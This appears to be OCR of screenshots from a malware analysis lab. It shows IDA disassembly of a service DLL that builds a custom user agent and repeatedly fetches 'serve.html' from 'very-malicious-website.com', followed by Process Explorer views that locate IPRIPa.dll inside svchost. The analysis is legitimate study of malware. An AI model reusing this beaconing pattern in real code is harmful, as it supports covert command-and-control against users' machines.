
```

loc_10003214:
pop     edi
pop     esi
leave
retn    8
ServiceMain endp
```



```
push    202h
call    ds:WS2_32_115
test    eax, eax
pop     edi
jnz     short loc_1000325F
```

```
lea     eax, [ebp+Source]
push    80h
push    eax
call    ds:WS2_32_57
```

```

loc_1000325F:
push    esi
call    ds:WS2_32_116
lea     eax, [ebp+Source]
mov     esi, offset szAgent
push    eax                 ; Source
push    esi                 ; Dest
call    strcpy
push    offset Source       ; " Windows XP 6.11"
push    esi                 ; Dest
call    strcat
add     esp, 10h
pop     esi
```



```
; Attributes: bp-based frame

sub_1000321A proc near

WSAData= WSAData ptr -210h
name= byte ptr -80h
var_7F= byte ptr -7Fh

push    ebp
```

```
h
ssword

e], al

p+var_7F]

p+WSAData]
        ; lpWSAData
        ; wVersionRequested
artup

c_1000325F
```


```
lea     eax, [ebp+name]
```

Rename address


Address: 0x1000321A

Name: GenerateUserAgentString

☐ Local name
☑ Include in names list
☐ Public name
☐ Autogenerated name
☐ Weak name
☐ Create name anyway




```
push    1
push    esi
push    2
call    sub_10004C38
push    esi
push    esi
push    4
call    sub_10004C38
add     esp, 18h
push    0EA60h          ; dwMilliseconds
call    ds:Sleep
call    GenerateUserAgentString
call    sub_10003286
```



```
; Attributes: noreturn

sub_10003286 proc near

var_64= dword ptr -64h
SystemTime= _SYSTEMTIME ptr -50h
Parameter= byte ptr -40h
var_3F= byte ptr -3Fh

sub     esp, 50h
push    ebx
push    ebp
push    esi
mov     esi, ds:Sleep
push    edi
xor     ebx, ebx
mov     ebp, offset byte_1000BFF0
```


```
loc_1000329A:
call    sub_1000454E
```



```
loc_10004566:
xor     ebp, ebp
push    ebp                 ; dwFlags
push    ebp                 ; lpszProxyBypass
push    ebp                 ; lpszProxy
push    ebp                 ; dwAccessType
push    offset szAgent      ; lpszAgent
call    ds:InternetOpenA
cmp     eax, ebp
mov     [esp+28h+hInternet], eax
jnz     short loc_10004584
```

```
loc_10004584:               ; dwContext
push    ebp
push    400000h             ; dwFlags
mov     ecx, offset szPassword
push    3                   ; dwService
push    ecx                 ; lpszPassword
push    ecx                 ; lpszUserName
push    50h                 ; nServerPort
push    offset szServerName ; "very-malicious-website.com"
push    eax                 ; hInternet
call    ds:InternetConnectA
mov     ebp, eax
test    ebp, ebp
jz      loc_1000462D
```

```
push    0                   ; dwContext
push    4000000h            ; dwFlags
push    offset lpszAcceptTypes ; lplpszAcceptTypes
push    0                   ; lpszReferrer
push    offset szVersion ; "HTTP/1.1"
push    offset szObjectName ; "serve.html"
push    offset szVerb    ; "GET"
push    ebp                 ; hConnect
call    ds:HttpOpenRequestA
xor     ecx, ecx
mov     [esp+28h+hFile], eax
cmp     eax, ecx
jnz     short loc_100045E2
```



```
loc_100045E2:              ; dwOptionalLength
push    ecx
push    ecx                ; lpOptional
push    ecx                ; dwHeadersLength
push    ecx                ; lpszHeaders
push    eax                ; hRequest
call    ds:HttpSendRequestA
test    eax, eax
jnz     short loc_1000460A
```

```
call    ds:GetLastError
lea     ecx, [esp+28h+DstBuf]
push    0Ah                ; Radix
push    ecx                ; DstBuf
push    eax                ; Val
call    ds:_itoa
add     esp, 0Ch
jmp     short loc_10004624
```

```
loc_1000460A:
lea     eax, [esp+28h+dwNumberOfBytesRead]
push    eax                ; lpdwNumberOfBytesRead
push    40h                ; dwNumberOfBytesToRead
push    offset byte_1000BFF0 ; lpBuffer
push    [esp+34h+hFile] ; hFile
call    ds:InternetReadFile
test    eax, eax
nop
nop
```


```
loc_10004624:              ; hInternet
push    [esp+28h+hFile]
call    esi ; InternetCloseHandle
push    ebp                ; hInternet
call    esi ; InternetCloseHandle
```

```
push    [esp+28h+hInternet] ; hInternet
call    esi ; InternetCloseHandle
push    ebp
jmp     short loc_10004631
```

```
loc_1000462D:              ; hInternet
push    [esp+28h+hInternet]
```


```
loc_10004631:
call    esi ; InternetCloseHandle
jmp     loc_1000457F
sub_1000454E endp
```

```
loc_1000457F:              ; dwMilliseconds
push    ebx
call    edi ; Sleep
jmp     short loc_10004566
```




Select process to attach

Process	Name	Window	Path
00000004	ntdll		C:\WINDOWS\system32\ntdll.dll
00000174	smss		C:\WINDOWS\system32\smss.exe
00000210	csrss		C:\WINDOWS\system32\csrss.exe
00000228	winlogon		C:\WINDOWS\system32\winlogon.exe
00000260	wmiprvse		C:\WINDOWS\system32\wbem\wmiprvse.exe
000002B8	services		C:\WINDOWS\system32\services.exe
000002C4	lsass		C:\WINDOWS\system32\lsass.exe
000002C8	alg		C:\WINDOWS\system32\alg.exe
00000350	explorer	SysFader	C:\WINDOWS\explorer.exe
00000360	vmacthlp		C:\Program Files\VMware\VMware Tools\vmacthlp.exe
0000036C	svchost		C:\WINDOWS\system32\svchost.exe
000003C0	svchost		C:\WINDOWS\system32\svchost.exe
00000414	svchost		C:\WINDOWS\system32\svchost.exe
00000448	svchost		C:\WINDOWS\system32\svchost.exe
00000474	svchost		C:\WINDOWS\system32\svchost.exe
00000560	spoolsv		C:\WINDOWS\system32\spoolsv.exe
000007A0	VGAuthSer		C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.e
000007BC	vmtoolsd		C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
000007E4	vmtoolsd	GuestHostIntegrationWindow	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe



Process	Working Set	PID	Description	Company Name
System Idle P	28 K	0		
System	236 K	4		
Interrupts	0 K	n/a	Hardware Interrupts an...	
smss.exe	388 K	372	Windows NT Session ...	Microsoft Corporation
csrss.exe	3,164 K	528	Client Server Runtime ...	Microsoft Corporation
winlogon	3,900 K	552	Windows NT Logon Ap...	Microsoft Corporation
service	3,112 K	696	Services and Controlle...	Microsoft Corporation
vmai	2,384 K	864	VMware Activation Hel...	VMware, Inc.
svch	4,596 K	876	Generic Host Process ...	Microsoft Corporation
wr	7,940 K	608	WMI	Microsoft Corporation
wr	4,660 K	2012	WMI	Microsoft Corporation
svch	4,052 K	960	Generic Host Process ...	Microsoft Corporation
svch		4	Generic Host Process ...	Microsoft Corporation
svch		5	Generic Host Process ...	Microsoft Corporation
svch		)	Generic Host Process ...	Microsoft Corporation
spoo	6,460 K	1376	Spooler SubSystem App	Microsoft Corporation
VGA	8,944 K	1952	VMware Guest Authen...	VMware, Inc.
vmto	14,084 K	1980	VMware Tools Core S...	VMware, Inc.
alg.e	3,400 K	712	Application Layer Gate...	Microsoft Corporation
lsass.e	5,796 K	708	LSA Shell (Export Ver...	Microsoft Corporation
explorer.exe	16,136 K	848	Windows Explorer	Microsoft Corporation
vmtoolsd.e	11,532 K	2020	VMware Tools Core S...	VMware, Inc.



Process Explorer - Sysinternals: www.sysinternals.cor
File Options View Process Find DLL Users Help
Process Explorer Search
Search
Cancel
Name
Description
Company Name
Path

Process	CPU	Private Bytes	Working Set
System Idle Process	79.75	0 K	28 K
System	3.80	0 K	236 K
Interrupts	2.53	0 K	0 K
smss.exe		168 K	388 K
			3,164 K
			3,896 K
			3,124 K
			2,384 K
			4,596 K
			7,980 K
			4,692 K
			4,052 K
			21,492 K
			3,380 K
			4,232 K
			6,460 K
			8,944 K
			14,088 K
			3,400 K
			5,796 K
explor			16,136 K
vmtoolsd.exe	1.27	12,444 K	16,596 K

Handle or DLL substring: iprip

Process	Type	Name
svchost.exe 1044	DLL	C:\WINDOWS\Temp\IPRIPa.dll

1 matching items.

